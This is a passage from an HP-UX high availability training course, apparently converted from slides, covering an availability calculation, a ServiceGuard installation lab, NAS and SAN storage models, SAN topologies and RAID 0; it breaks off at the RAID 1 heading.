
$$\frac{4}{4} \times 4 = \frac{16}{4}$$

$$\frac{8760 \text{ Hours in year}}{4 \text{ No. of fails}} = 2190$$

$$P = \frac{2190}{2190 + \frac{16}{4}} = \frac{2190}{2194} = 0.9981$$

$$R = P \times 100 = \mathbf{99.81\%}$$

2-12. SLIDE: High Availability Products



Student Notes

Availability starts with reliable systems and peripherals. HP hardware quality and reliability is among the best in the industry.

HP-UX is a mature OS, and version 10 and 11 can use memory page deallocation to avoid double memory bit failures causing a system panic. Single errors are handled by ECC.

Data protection is in hardware and/or software. MirrorDisk/UX provides 2 or 3 way mirroring of data. VxVM provides a variety of software RAID levels including RAID 1 and RAID 5. Disk arrays also provide data protection while adding hot-swap and hot standby capabilities. JFS provides fast file system recovery.

Online JFS includes file system resizing, defragmentation, and *snapshot* backups with the files system still active.

The next level utilizes MC/ServiceGuard or MC/ServiceGuard OPS (Oracle Parallel Server) Edition clustering software.

We will examine and compare some of these technologies. Remember, these are only PRODUCTS.

HIGH AVAILABILITY IS A DESIGN!

2-13. LAB: Installation of MC/ServiceGuard Software

Directions

MC/ServiceGuard is included in the HP-UX 11i Mission Critical Operating Environment. In this lab you will verify that ServiceGuard is installed. If it is not, you will install it.

1. List all existing software products on the system. Verify that MC/ServiceGuard is installed. Use the **swlist** command and **grep** for '**Service Guard**'.
2. If ServiceGuard is not installed, your instructor will provide you with the software depot location. Run the Software Distributor **swinstall** command. At the Specify Source window, specify the host name and depot name provided by your instructor.
3. Click on View → Change Software View → Start with Products. Select ServiceGuard.
4. Once the software has been selected, go to the Action Menu and select Install.
5. When the analysis phase completes, the status of the installation will change to **READY**. Select to continue with the installation.

- When the installation phase completes, the status of the installation will change to **COMPLETE**. Select to exit the window.
- Select from the File menu to exit Software Distributor.

Module 3 — Disk Technologies for High Availability

Objectives

Upon completion of this module, you will be able to:

- Describe HA Disk Technologies.
- Describe three storage models:
 - Host attached
 - Network Attached
 - Storage Area Networks
- List the advantages and disadvantages of various RAID levels.
- Compare and contrast features of JBODs and Disk Arrays.

3-1. SLIDE: The Decision

The Decision

The Choices

- SANs (Storage Area Networks)
- NAS (Network attached storage)
- Disk Arrays
- JBODs (Justa Bunch Of Disks)

The Issues

- Total capacity
- Cost
- Performance
- Ease of administration
- Redundancy and HA features
- Ease of repair
- Backup options
- Controller to disk distance




Student Notes

Disk technologies have been changing with new generation hardware available every nine to twelve months. Computer buyers may have trouble keeping up with the changes, let alone understand them. There are always compromises to be made when choosing a disk technology, and the High Availability (HA) environment seems to be where much of the controversy exists. Computer buyers want a disk technology that provides the best availability for the least cost.

Data redundancy is necessary to prevent a single disk failure from causing an outage. There are two methods available for providing data redundancy: mirrored standalone disks and Disk Arrays with RAID protection in hardware. Each has advantages and disadvantages.

Today there are two main decisions that need to be made when configuring a high availability environment. The first is whether to implement Fibre Channel in a SANs (Storage Area Network) environment or use standard SCSI disk link technology. The second decision is whether to implement RAID via disk arrays or to use JBODs with RAID software.

3-2. SLIDE: Storage Models



Student Notes

The traditional model for data storage is connecting storage to individual hosts using SCSI connections. In a HA environment the disks may be connected to multiple systems via an awkward daisy chaining of hosts and storage. In this model, if the server fails, access to the data is lost. This model is also limited by the amount of storage that can be attached to individual systems.


If data needs to be shared the host must act in the role as a file server, adding to its processing load. Data travels over the same network used by other critical client-server applications.

In recent years a solution that has been gaining in popularity is **Network-attached Storage (NAS)**. Network attached storage frees storage from being directly attached to a particular server. NAS devices that contain large amounts of storage are available from many vendors, including Hewlett-Packard. The NAS device plays the role of the file server, freeing the hosts to run critical applications. With an NAS solution you must carefully design the LAN to be able to handle the bandwidth of transferring data over the production network.

Storage Area Networks (SAN) are a convergence of networks and storage allowing multiple hosts to connect to multiple storage devices. The SCSI interconnect is replaced with

a Fibre Channel network connecting hosts and storage devices on a separate network. This solution is very useful for storage consolidation. It is also well suited to HA cluster solutions where a group of hosts need access to the same storage devices and the cluster software handles the issue of making sure the hosts do not try to update the same data at the same time. Be aware that SAN solutions do not solve the problem of file sharing. If files are to be shared there is still a requirement for software to insure the integrity of the file systems.

3-3. SLIDE: What is NAS?




Student Notes

Network Attached Storage is a solution, which includes a remote file server, and its attached storage, all directly connected to the LAN. Here are the common elements of a NAS solution:

- The file system is not located on an application server but on a separate file server often referred to as a "thin-server". Its only function is to share files. The file server typically runs its own proprietary operating system.
- The network (LAN) is located between the file system, i.e., file server, and the clients or other servers.
- The file server uses standard protocols such as NFS (Network File System) or CIFS (Common Internet File System).
- NAS devices are designed to work with the existing network infrastructure – Ethernet LAN, routers, switches, directors, hubs, etc.

NAS units are typically easier to install and configure than traditional data center servers and their attached storage. For example, after plugging a NAS device in the network and assigning it an IP address, all an administrator needs to do is set up access control lists and user permissions and the NAS can be available to the user.

3-4. SLIDE: What is SAN?



Student Notes

A SAN is the convergence of networks and storage. It is a high speed, high bandwidth network connecting storage devices to servers.


Today, SAN is implemented through Fibre Channel. Using devices such as Fibre Channel hubs and switches, a network of servers and storage is built. All the servers in the network can potentially connect to all the storage devices. Security can be introduced into a SAN to limit which hosts will have access to which storage. This can be implemented at a LUN by LUN level.

SAN is a very popular solution in a HA cluster environment. Without the need for complex SCSI cabling, all the systems in a cluster are able to access the same disks.

Another popular solution implemented through SAN is a high speed back up solution. Data can travel over the SAN from the disk devices to the backup devices without having to pass through memory on the host.

SAN environments support heterogeneous connections to storage allowing IT departments to consolidate storage needs of many different systems.

3-5. SLIDE: SAN Topologies



Student Notes

SAN uses fibre channel protocols to support both network and storage connectivity. Fibre channel topologies comes in three types:

- Point-to-point

This is the simplest form of fibre channel, where a single cable connects between the host and the storage device. This is a very simple FCAL network with only 1 host and a single storage device.

- FCAL- Fibre Channel Arbitrated Loop

FCAL can be thought of as a “token ring network”, where the bandwidth of the loop is shared between all devices on it. Each device on the loop has a unique address called a “loop address, with each loop able to support up to 126 devices.

FCAL SAN can contain either hubs or switches.

- Fabric Login


Fabric login topology is like a “switched network” (e.g.: X.25), where the connection between devices is created and destroyed dynamically. This network does not rely on loop addresses and can handle up to 16 million nodes.

The “fabric” is made up of interconnected switches, with each device (host or storage) wired into them. When a host needs to connect to a storage device, it gets the switch to open a “virtual pipe line” to the storage device. Once completed, the switch will then destroy this virtual pipe-line.

A good introduction to SAN technology can be found at:

[http: www.sanacademy.com/SAN101](http://www.sanacademy.com/SAN101)

3-6. SLIDE: RAID



Student Notes


RAID is an acronym for Redundant Array of Inexpensive (or Independent) Disks. RAID allows sets of drives to be grouped for availability as well as performance purposes.

There are many RAID levels to choose from. Various vendors have developed variations on the standard RAID levels. The three main factors that influence the choice of RAID levels are availability (data redundancy), performance, and cost. In this topic we will explore some of the more commonly available RAID levels.

Hardware disk arrays manage RAID independently from the host. The host is not aware of the RAID implementation. The overhead of RAID is offloaded to the disk array itself. Most disk arrays have added HA features such as hot swappable components and hot spares.

RAID levels can also be achieved by using software to spread data across JBODs (Just a Bunch of Disks). Software RAID consumes CPU cycles, but may be a less costly solution than hardware RAID.

3-7. SLIDE: RAID 0




Student Notes

RAID 0 uses a technique called striping to distribute data across disks. Striping allows data to be accessed on multiple disks simultaneously, balancing the I/O load across the disks and resulting in fast access time. RAID 0 provides better performance improvements when the disks included are connected to separate busses.

RAID 0 is not redundant. There is no data protection. If one disk fails the data on all the disks will have to be restored.

RAID 0 is not often offered as an option on disk arrays, but it is more commonly implemented through software. In HP-UX RAID 0 can be implemented with LVM striping or in 11i through VxVM (Veritas Volume Manager).

3-8. SLIDE: RAID 1



Student Notes

